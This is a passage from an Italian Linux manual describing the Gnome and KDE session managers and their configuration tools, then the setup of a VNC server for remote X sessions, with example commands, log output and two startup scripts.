Il programma eseguibile che rappresenta in pratica il gestore di sessione è '**`gnome-session`**'. Il fatto di avviarlo non produce nulla di particolare sullo schermo grafico, salvo che è possibile configurare l'avvio automatico di altri programmi di contorno, come per esempio il gestore di finestre.

A proposito del gestore di finestre, è da annotare che questo deve essere compatibile con Gnome; inoltre, se la propria distribuzione GNU non organizza bene i pacchetti, le prime volte che si avvia il gestore di sessione Gnome potrebbe essere complicato far partire anche il gestore di finestre. In mancanza d'altro, basta avviarlo da un terminale grafico, eventualmente dopo averlo ottenuto da un menù.

Infine, a proposito della dipendenza dei processi elaborativi, è da osservare che le applicazioni avviate dal gestore di sessione Gnome non risultano discendere da '**`gnome-session`**', ma


direttamente dal processo principale (Init). Nell'esempio seguente si vedono diversi processi relativi a Gnome, staccati da '**gnome-session**', avviato a sua volta da Gdm:

```
              init-+
                   |
                  ...
                   |-enlightenment
                   |-gdm---gdm-+-Xorg
                   |           `-gnome-session---ssh-agent
                   |-gnome-name-serv
                   |-gnome-panel-pro
                   |-gnome-smproxy
                   |-gnome-terminal-+-bash
                   |                `-gnome-pty-helpe
                   |-gnomecc
                  ...
                   `-panel
```

Nelle sezioni seguenti vengono descritti brevemente alcuni programmi essenziali per l'uso del gestore di sessione Gnome.

234.4.1 Gnome control center

Gnome control center è il programma di configurazione di Gnome. Lo si può avviare attraverso l'eseguibile '**gnomecc**', oppure da un menù, attraverso una voce che fa riferimento alle proprietà di qualcosa.

Figura 234.4. Gnome control center nella scelta del tipo di gestore di finestre.

234.4.2 Gnome panel

Gnome panel è un'altra applicazione importante che consente di avere sempre a portata di mano un menù da cui avviare le applicazioni. Sulla barra di questo menù possono risiedere anche delle icone per l'avvio rapido dei programmi più importanti, oppure delle ***applet*** (applicazioncine), ovvero programmi che graficamente hanno dimensioni ridotte. Il programma in questione corrisponde all'eseguibile '**`panel`**'.

Figura 234.5. Gnome panel, dove si vedono in particolare due bottoni per l'avvio rapido di applicazioni importanti.

234.5 KDE

KDE, [2] ovvero *K desktop environment*, è un altro gestore di sessione, paragonabile a Gnome. Il programma eseguibile che rappresenta in pratica il gestore di sessione è '**`kde2`**'. Come nel caso di Gnome, il fatto di avviarlo non produce nulla di particolare sullo schermo grafico, salvo il fatto che è possibile configurare l'avvio automatico di altri programmi di contorno, come per esempio il gestore di finestre.

A proposito della dipendenza dei processi elaborativi, è da osservare che le applicazioni avviate dal gestore di sessione KDE non risultano discendere da '**`kde2`**', ma da '**`kdeinit`**'; oppure, a seconda dei casi, possono discendere direttamente da Init. Nell'esempio seguente si vedono tre terminali aperti con la shell Bash:

```
init-+
     |
    ...
     |-kdeinit-+-artsd---artsd
     |         |-kdeinit
     |         `-3*[kdeinit---bash]
     |-7*[kdeinit]
     |-kdeinit---cat
     `-kdm-+-XFree86
           `-kdm---kde2-+-ksmserver
                        `-ssh-agent
```

È probabile che non si riesca a vedere se non si usa semplicemente '**`ps`**' per conoscere l'elenco dei processi attivi, ma esiste un programma fondamentale per KDE, denominato '**`kdesktop`**', il cui scopo è quello di controllare il fondale, sul quale si depositano alcune icone. In altre parole, si tratta di un processo grafico che non si inserisce in una finestra e ricopre la superficie grafica, rappresentando in pratica la scrivania grafica di KDE.

In condizioni normali, KDE utilizza un menù alla base della superficie grafica dello schermo, corrispondente al programma '**`kicker`**', come si vede qui sotto:

I programmi che fanno parte della raccolta di KDE sono molti (spesso si tratta di derivazioni di altri programmi già esistenti, modificati in modo da usare le stesse librerie grafiche e armonizzare così l'estetica generale), caratterizzati comunemente dall'iniziale comune: «k». Alcuni di questi programmi sono molto importanti per l'ambiente e vengono descritti brevemente nelle sezioni seguenti.

234.5.1 Kpersonalizer

Kpersonalizer, a cui corrisponde l'eseguibile omonimo ('**`kpersonalizer`**'), consente una configurazione generale guidata. In particolare, come si vede nella figura 234.8, si imposta la disposizione della tastiera e la nazionalità.

Figura 234.8. Kpersonalizer.

Passo 1: Introduzione

KDE

Benvenuto a KDE 2.2.1!

Questo Personalizzatore ti aiuterà a configurare le cose più elementari di KDE in cinque piccoli passi. Puoi impostare cose come il tuo paese (per i formati di data e ora e altro...), la lingua, il comportamento del desktop e altro ancora.

Potrai cambiare in seguito queste imposatazioni utilizzando il Centro di controllo di KDE. Potresti decidere di postporre la personalizzazione facendo clic sul pulsante Salta. Noi comunque consigliamo ai nuovi utenti di utilizzare questo semplice strumento.

Scegli il tuo paese:

Italia (it)


Scegli la tua lingua:

Italiano (it)

Salta il Wizard < Indietro **Successivo >** Aiuto

234.5.2 Kcontrol

Lo stesso Kpersonalizer suggerisce di usare Kcontrol, ovvero il centro di controllo, alla fine della personalizzazione generale, per la definizione più dettagliata della configurazione di KDE. L'eseguibile corrispondente è '**`kcontrol`**'.

Figura 234.9. Kcontrol.

Kcontrol consente di visualizzare molti aspetti del sistema, anche se per questo, con GNU/Linux è sufficiente accedere alla directory ‘`/proc/`’.

234.5.3 Kmenuedit

Kmenuedit consente di modificare agevolmente l’elenco delle voci contenute nel menù (il menù è gestito in pratica da ‘**`kicker`**’).




Figura 234.10. Kmenuedit.

Eventualmente, è disponibile anche Kappfinder per ottenere una scansione automatica degli applicativi disponibili e il conseguente aggiornamento del menù in modo automatico.

Figura 234.11. Kappfinder.

234.5.4 Khelpcenter

Khelpcenter è un sistema integrato per la navigazione della documentazione. In pratica, consente di leggere la documentazione specifica di KDE, ma anche quella comune dei sistemi Unix e dei sistemi GNU (Info). La figura 234.12 mostra in particolare l'accesso alle pagine di manuale.

Figura 234.12. Khelpcenter.

[1] **Gnome** GNU GPL e GNU LGPL

[2] **KDE** GNU GPL, GNU LGPL e altre licenze a seconda della porzione di codice

Capitolo 235

X: accesso remoto alla sessione di lavoro

Con un terminale a caratteri è possibile gestire una sessione di lavoro trasferibile successivamente in un altro terminale, attraverso il programma Screen (sezione 118.3); in modo simile, è possibile agire per quanto riguarda la sessione di lavoro con un servente X, attraverso VNC, [1] ovvero *Virtual network computing*.


È bene ricordare che X offre già la possibilità di eseguire un programma in un elaboratore, mostrandone le finestre nel servente di un altro (sezione 225.5). Diversamente da questa modalità comune di utilizzo di X, VNC consente di controllare tutto il servente grafico e il gestore di finestre (o anche il gestore di sessione) relativo. Inoltre, VNC consente anche un accesso simultaneo da parte di più terminali remoti, solitamente per permettere la visualizzazione di ciò che avviene.

VNC è uno strumento utile soprattutto nell'ambito di una rete locale protetta dall'esterno, dal momento che utilizza una comunicazione in chiaro e che l'accesso al servente è controllato semplicemente da una parola d'ordine.

235.1 Funzionamento di VNC in generale

VNC si compone essenzialmente di un programma servente, con le funzionalità grafiche di X, il quale non si collega a una stazione grafica e viene usato attraverso un programma cliente apposito. Questo servente comunica nel modo consueto, come un servente X normale (connessioni TCP alle porte 6000+***n***) a cui si aggiunge la comunicazione necessaria al controllo attraverso il proprio cliente specifico, con le porte 5900+***n***.

Figura 235.1. Comunicazione tra il servente e il cliente VNC.

servente VNC
Xvnc
dinkel.brot.dg:1
192.168.1.1:5901
cliente VNC
xvncviewer
roggen.brot.dg
192.168.1.2:12345

La figura mostra una situazione comune, in cui un elaboratore ospita un servente VNC, `dinkel.brot.dg`, che offre la stazione grafica virtuale '`:1`'. In tal modo, la comunicazione con il servente avviene alla porta 5901 (ovvero 5900 più il numero corrispondente alla stazione grafica virtuale).

Nell'elaboratore che ospita il servente VNC, l'interazione con questo non risulta apparente, a meno di avviare nello stesso un cliente VNC.

Il cliente VNC, a sua volta, potrebbe essere autonomo, oppure richiedere un servente X normale per poter funzionare. Il programma mostrato in figura è un esempio di cliente che richiede X per poter funzionare.

Un servente VNC può essere utilizzato da un solo cliente, oppure può essere consentito un accesso simultaneo da parte di più clienti; in tal caso, probabilmente, viene concesso a uno solo di interagire, mentre agli altri è permesso solo osservare. Pertanto, le situazioni più comuni di utilizzo di un sistema grafico basato su VNC sono due: l'esigenza di mantenere in funzione una sessione di lavoro grafica, a cui poter accedere da un terminale remoto, sospendendo e riprendendo la connessione anche da altre posizioni; oppure l'esigenza di fare un lavoro che altri utenti possono visualizzare, senza bisogno di un proiettore.

L'accesso a un servente VNC è controllato esclusivamente attraverso il confronto di una parola d'ordine, definita in modo indipendente dal meccanismo di riconoscimento degli utenti del sistema operativo.

235.2 Avvio e conclusione del funzionamento del servente VNC in un sistema GNU

Il funzionamento del servente VNC dipende dalla configurazione del servente X: se X non funziona correttamente a causa di un difetto di configurazione, anche il servente VNC non può funzionare. Pertanto, di solito si avvia un servente VNC da una sessione X già attiva, probabilmente da una finestra di terminale:

```
vncserver [:n_stazione_grafica] [opzioni]
```

Il programma '**vncserver**' è in realtà un involucro per controllare l'avvio di '**Xvnc**', '**Xrealvnc**' o '**Xtightvnc**' (dipende dall'edizione e ci possono essere anche altri nomi), che è invece il vero servente VNC.

Generalmente, l'avvio del servente VNC avviene sulla stazione grafica '**:1**', anche quando la stazione grafica '**:0**' non risulta impegnata, salvo che sia indicato diversamente con le opzioni della riga di comando.

Quando un utente avvia per la prima volta un servente VNC nel modo descritto, questo crea la directory '~/.vnc/', in cui vengono annotate le informazioni sulle sessioni di lavoro relative, oltre a un file contenente una parola d'ordine cifrata, che serve per consentire l'accesso successivo. In ogni caso, la prima volta provvede '**vncserver**' a preparare tutto; l'esempio seguente si riferisce all'utente '**tizio**' presso l'elaboratore *dinkel.brot.dg*:

```
$ vncserver [Invio]

  You will require a password to access your desktops.

Password: digitazione_all'oscuro [Invio]

Verify: digitazione_all'oscuro [Invio]

  New 'X' desktop is dinkel:1

  Starting applications specified in /etc/X11/Xsession
  Log file is /home/tizio/.vnc/dinkel:1.log
```

Come si può intendere, viene richiesta l'indicazione e la conferma di una parola d'ordine, che non può essere troppo breve, la quale viene conservata nel file '`~/.vnc/passwd`' in forma cifrata. Quando l'utente dovesse avviare nuovamente un servente VNC, disponendo già di questo file, non verrebbe più chiesta la parola d'ordine, rimanendo la stessa già stabilita in precedenza.

Superata questa fase, viene avviato effettivamente il servente VNC. Nell'esempio risulta avviato sulla stazione grafica virtuale '**`:1`**'; pertanto, per poterlo raggiungere, si deve usare un indirizzo del tipo *`dinkel.brot.dg:1`* (in generale conviene evitare la forma abbreviata che viene suggerita da '**`vncserver`**').

Al termine, '**`vncserver`**' ricorda dove si può trovare il file in cui sono annotate le informazioni specifiche sull'avvio del servente VNC, che diventa molto utile quando questo non si avvia come si desidera, per scoprire l'origine del problema. In generale, questo file ha la forma: '`~/.vnc/`***nodo***`:`***n_stazione_grafica***`.log`'.

Non sono da escludere problemi di configurazione di XFree86, che XFree86 stesso è in grado di superare, mentre il servente VNC non può.

Inizialmente, il contenuto di questo file può essere simile al testo seguente:

```
15/12/02 09:09:00 Xvnc version 3.3.5 - built Nov 22 2002 09:33:52
15/12/02 09:09:00 Copyright (C) 2002 RealVNC Ltd.
15/12/02 09:09:00 Copyright (C) 1994-2000 AT&T Laboratories Cambridge.
15/12/02 09:09:00 All Rights Reserved.
15/12/02 09:09:00 See http://www.realvnc.com for information on VNC
15/12/02 09:09:00 Desktop name 'X' (dinkel:1)
15/12/02 09:09:00 Protocol version supported 3.3
15/12/02 09:09:00 Listening for VNC connections on TCP port 5901
```

Eventualmente, se sono stati installati i componenti necessari di VNC, '**`vncserver`**' avvia il servente VNC in modo da offrire anche un accesso HTTP alla porta 5800+***n***, per mezzo del quale, con un navigatore in grado di mettere in funzione programmi Java, è possibile accedere in mancanza di un programma cliente migliore. In tal caso, si può osservare questo fatto nello stesso file appena mostrato:

```
15/12/02 09:09:00 Listening for HTTP connections on TCP port 5801
15/12/02 09:09:00   URL http://dinkel:5801
```

In questo caso, l'indirizzo per accedere è preferibilmente *`http://dinkel.brot.dg:5801`*.

Se si vuole avviare il servente VNC senza avviare prima X, le cose si complicano un po'. Infatti, quando ciò è possibile, X determina da solo alcune informazioni sul funzionamento dell'adattatore grafico e sulle capacità dello schermo reale; pertanto, quando si avvia il servente VNC da una sessione di X già attiva, le stesse informazioni vengono utilizzate da VNC, mentre in mancanza di queste, il funzionamento di VNC dipenderebbe da parametri predefiniti, spesso non gradevoli. Per esempio, avviando un servente VNC senza l'appoggio di un servente XFree86 preesistente, si ottiene una stazione grafica impostata sostanzialmente per un adattatore di tipo VGA standard (640×480 punti grafici e una profondità di colori modesta). L'esempio seguente mostra l'avvio di un servente VNC, attraverso '**`vncserver`**', al di

fuori di una sessione di lavoro con X, dove si specifica la dimensione della superficie grafica (1 024×768 punti grafici) e la profondità di colori (16 bit):

$ **vncserver -depth 16 -geometry 1024x768** [*Invio*]

Per concludere il funzionamento del servente VNC, presso l'elaboratore locale, si può usare '**vncserver**' con l'opzione '**-kill**':

```
vncserver -kill :n_stazione_grafica
```

Al termine della descrizione dell'avvio di un servente VNC, è bene chiarire che, quando accede un cliente VNC, se già esiste un altro programma cliente collegato, generalmente questo (quello preesistente) termina di funzionare. In pratica, in condizioni normali, si suppone che l'utente che accede a un servente VNC sia l'unico autorizzato a farlo, pertanto, se è rimasta una sessione aperta, ciò è dovuto probabilmente a una dimenticanza dello stesso. Per consentire degli accessi simultanei al servente VNC, è necessaria l'opzione '**-alwaysshared**', come descritto nella tabella seguente, che riepiloga alcune opzioni per l'avvio dell'involucro '**vncserver**'.

Tabella 235.6. Alcune opzioni della riga di comando di '**vncserver**'.

Opzione o argomento	Descrizione
:***n_stazione_grafica***	Consente di indicare espressamente il numero di stazione grafica da utilizzare. In mancanza di questa informazione dovrebbe trattarsi di '**:1**'.
-geometry ***n_punti_larghezza***x***n_punti_altezza***	Definisce la dimensione della superficie grafica da utilizzare, in punti grafici.
-depth ***n_bit***	Definisce la profondità di colori espressa in numero di bit.
-nevershared -alwaysshared	Consente di impedire o consentire la condivisione multipla del servente. In pratica, la prima delle due opzioni è quella predefinita, per fare in modo che solo un accesso per volta sia permesso.
-startup ***programma***	Avvia all'interno del servente grafico il programma o lo script indicato.
-kill :***n_stazione_grafica***	Conclude il funzionamento del servente, in funzione nell'elaboratore locale, controllando la stazione grafica indicata.

235.3 Avvio del servente VNC in condizioni difficili in un sistema GNU

L'impostazione effettiva di un servente X in una distribuzione GNU, può essere molto complessa. In altri termini, il funzionamento di '**xinit**' e di '**startx**', non è perfettamente uniforme da una distribuzione all'altra, spesso per la necessità di arginare dei problemi di sicurezza. Pertanto, qualsiasi sia la ragione, può succedere che un servente VNC non si comporti come ci si aspetterebbe; si può arrivare anche a vedere funzionare il servente, ma senza un gestore di finestre o un gestore di sessione.

Di fronte a problemi di questo tipo, può essere più conveniente avviare direttamente il servente VNC senza l'aiuto dell'involucro '**vncserver**', predisponendo uno script adatto alle proprie esigenze. Vengono mostrati qui due script: uno per controllare '**Xvnc**', ovvero l'eseguibile del servente VNC, l'altro per controllare l'avvio di un gestore di finestre, chiamato all'interno del primo. A fianco di questi esempi, ne vengono mostrati comunque anche di equivalenti in cui si utilizza '**vncserver**', ma in modo da ottenere lo stesso risultato, perché alle volte può essere vero il contrario, ovvero che senza '**vncserver**' non si riesca ad avviare VNC.

Come già accennato, il programma eseguibile del servente VNC può essere denominato '**Xvnc**', '**Xrealvnc**' o '**Xtightvnc**', a seconda dell'edizione. Tuttavia, è normale che sia disponibile almeno un collegamento simbolico che consenta l'uso del nome '**Xvnc**'.

```
#!/bin/sh
# vncs1024

# X fonts.
VNC_FONTS=\
/usr/lib/X11/fonts/misc,\
/usr/lib/X11/fonts/75dpi,\
/usr/lib/X11/fonts/100dpi/,\
/usr/lib/X11/fonts/Type1/,\
/usr/lib/X11/fonts/Speedo/

# Quit old VNC servers and reset personal configuration.
killall Xvnc 2> /dev/null
killall Xrealvnc 2> /dev/null
killall Xtightvnc 2> /dev/null
rm -rf    ~/.vnc
mkdir     ~/.vnc
vncpasswd ~/.vnc/passwd

# Start VNC server at screen :1, using ~/.vnc/log for log file.
Xvnc :1 -auth ~/.Xauthority -geometry 1024x768 -depth 16 \
    -rfbwait 120000 -rfbauth ~/.vnc/passwd -rfbport 5901 \
    -fp $VNC_FONTS -co /etc/X11/rgb \
    -dpi 100 2> ~/.vnc/log &

# Start the window manager inside a wrap script.
```

```
# After window manager run, the VNC server should be killed, by
# the wrap script.
vncwm &
```

```
#!/bin/sh
# vncwm
xloadimage -display :1 -onroot -fullscreen ~/.wallpaper
fvwm -display :1  2> /dev/null ; killall Xvnc ; \
                                 killall Xrealvnc ; \
                                 killall Xtightvnc
```

Il primo di questi due script, denominato qui '**vncs1024**', definisce inizialmente una variabile di ambiente, contenente l'elenco delle directory dei caratteri di X (questa informazione può essere tratta eventualmente dal file di configurazione di X: '/etc/X11/XF86Config*', '/etc/X11/xorg.conf', ecc.). Successivamente elimina i processi avviati con il nome '**Xvnc**', '**Xrealvnc**' o '**Xtightvnc**', ammesso che ce ne siano, poi elimina anche il contenuto della directory '~/.vnc/'; quindi chiede di definire una parola d'ordine nuova, con l'aiuto di '**vncpasswd**'.

Quando tutto è pronto, si avvia l'eseguibile '**Xvnc**', utilizzando la stazione grafica '**:1**' (come fa normalmente '**vncserver**'), con un elenco piuttosto lungo di opzioni, come si può vedere dall'esempio. In particolare, in questo caso, si specifica una dimensione della superficie grafica di 1024×768 punti grafici, inviando il flusso dello standard error nel file '~/.vnc/log', per poter sapere ciò che accade. Si osservi inoltre che '**Xvnc**' viene avviato sullo sfondo in modo esplicito.

Infine si avvia uno script '**vncwm**', il cui scopo è quello di avviare un gestore di finestre e di chiudere il funzionamento di '**Xvnc**', '**Xrealvnc**' o '**Xtightvnc**', al termine del funzionamento di questo. Infatti, come si vede, lo script carica un fondale e avvia Fvwm: al termine del funzionamento di Fvwm elimina tutti i processi con il nome '**Xvnc**', '**Xrealvnc**' e '**Xtightvnc**'.

Naturalmente, in questo modo si può avviare un solo servente VNC alla volta.

Da quanto visto si intuisce la sintassi per l'avvio dell'eseguibile '**Xvnc**':

Xvnc [**:*n_stazione_grafica***] [opzioni]

Segue la descrizione di alcune opzioni della riga di comando.

Tabella 235.9. Alcune opzioni della riga di comando di '**`Xvnc`**'. Si osservi che a seconda della realizzazione di VNC, alcune opzioni potrebbero non funzionare.

Opzione o argomento	Descrizione
